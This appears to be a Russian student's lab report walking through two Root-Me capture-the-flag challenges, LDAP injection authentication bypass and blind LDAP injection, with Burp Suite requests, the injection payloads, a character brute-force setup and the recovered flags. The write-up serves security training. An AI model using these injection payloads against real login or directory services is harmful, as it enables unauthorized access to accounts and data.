

Задание выполнил студент группы 2345 Романенко Кирилл

1. Выполнить задание на LDAP injection <https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-authentication>

The image shows a web interface for a challenge titled "Root Me". The header features a logo with a skull and the text "Root Me". Below the header, the version "SSO v 0.01" is displayed. The main form is titled "Authenticate yourself" and contains two input fields: "Username" and "Password", followed by a "connect" button.

The second part of the image shows the same form after an LDAP injection. The "Username" field now contains the string "')". The "Password" field is masked with dots and has a key icon on the right. The "connect" button remains visible.

Below the form, the text "Password: 123" is displayed.

Warning: ldap\_search(): Search: Bad search filter in /challenge/web-serveur/ch25/index.php on line 70

## SSO v 0.01

ERROR : Invalid LDAP syntax : (&(uid=))(userPassword=123))

Authenticate yourself

Username

Password

connect

Отправил в Репитер, чтобы удобнее было читать ответ


The screenshot shows a web browser window with the SSO v 0.01 login page. The 'Username' field contains the letter 'a' and the 'Password' field contains '123'. The 'connect' button is highlighted with a red box. A red arrow points from the 'connect' button to the network proxy window. The network proxy window shows a POST request to /web-serveur/ch25/ with the following headers and body:

```
1 POST /web-serveur/ch25/ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Connection: close
10 Referer: http://challenge01.root-me.org/web-serveur/ch25/
11 Upgrade-Insecure-Requests: 1
12 username=a&password=123
13
```

A red arrow points from the 'Send to Repeater' option in the 'Scan' menu to the 'Send to Repeater' option in the 'Scan' menu.

В последней строке username и password ввёл значения и получилось:  
username=\*)(|(userPassword=&password=\*)

Отправил такой запрос и получил ответ



Username: ch25  
Password: SWRwehpkTI3Vu2F9DoTJJ0LBO

## SSO v 0.01

Welcome back ch25

### Informations

- Email :
- Username :
- Password :

### Applications

No applications available for the moment


### Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

 tweet it!

2. Выполнить задание на Blind LDAP injection <https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-blind>



The screenshot shows the Root Me SSO v 0.02 web application. The header features the Root Me logo and the title "SSO v 0.02". Below the header, there is a section titled "Authenticate yourself" containing a "Username" input field, a "Password" input field, and a "connect" button. In the top right corner, there is a navigation bar with the text "Authentication | Directory", where "Directory" is highlighted in blue and a red arrow points to it. Below the navigation bar, there is another section titled "SSO v 0.02" containing a "Search for people" input field and a "search" button.

Root Me

SSO v 0.02

Authenticate yourself

Username

Password

connect

Authentication | Directory

SSO v 0.02

Search for people

search

# SSO v 0.02


Search for people

Warning: ldap\_search(): Search: Bad search filter in /challenge/web-serveur/ch26/index.php on line 110

# SSO v 0.02

Search for people

ERROR : Invalid LDAP syntax



## Root Me

Warning: ldap\_search(): Search:

### SSO v 0.02

Search for people

ERROR : Invalid LDAP syntax

Request to http://challenge01.root-me.org:80 [212.129.38.224]

Pretty Raw Hex

```
1 GET /web-serveur/ch26/?action=dir&search=1 HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search=*)($
9 Upgrade-Insecure-Requests: 1
10
11
```

Отправил в Intruder

Путём брут форса подберу пароль.

Выбрал элемент для подбора -> Выделил 1 -> Add \$

Target: http://challenge01.root-me.org

```
1 GET /web-serveur/ch26/?action=dir&search=$1$ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search=*)($
9 Upgrade-Insecure-Requests: 1
10
11
```

Настроил payloads

Positions
Payloads
Resource pool
Settings

?
**Payload sets**

You can define one or more payload sets. The number of payload sets depends on different ways.

Payload set: 1
Payload count: 62

Payload type: Brute forcer
Request count: 62

---

?
**Payload settings [Brute forcer]**

This payload type generates payloads of specified lengths that contain all permut

Character set:
ivwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ

Min length: 1

Max length: 1

Start attack

По значению Length выделяются следующие данные:

Request	Payload	Status code	Error	Timeout	Length ^	Comment
61	Y	200	<input type="checkbox"/>	<input type="checkbox"/>	811	
62	Z	200	<input type="checkbox"/>	<input type="checkbox"/>	811	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
40	D	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	891	
59	W	200	<input type="checkbox"/>	<input type="checkbox"/>	891	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	893	
46	J	200	<input type="checkbox"/>	<input type="checkbox"/>	893	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	973	
55	S	200	<input type="checkbox"/>	<input type="checkbox"/>	973	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	1053	
45	I	200	<input type="checkbox"/>	<input type="checkbox"/>	1053	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1204	

Подставил в запрос значение d и после него \$1\$. Запустил атаку. Таким перебором собрал флаг: dsy365gdzerzo94

# SSO v 0.02

## Welcome back admin

### Informations

- Email :
- Username :
- Password :

### Applications

- [Google](#)

## Validation

Well done, you won 55 Points

Don't forget to give your opinion on the challenge by voting ;-)



tweet it!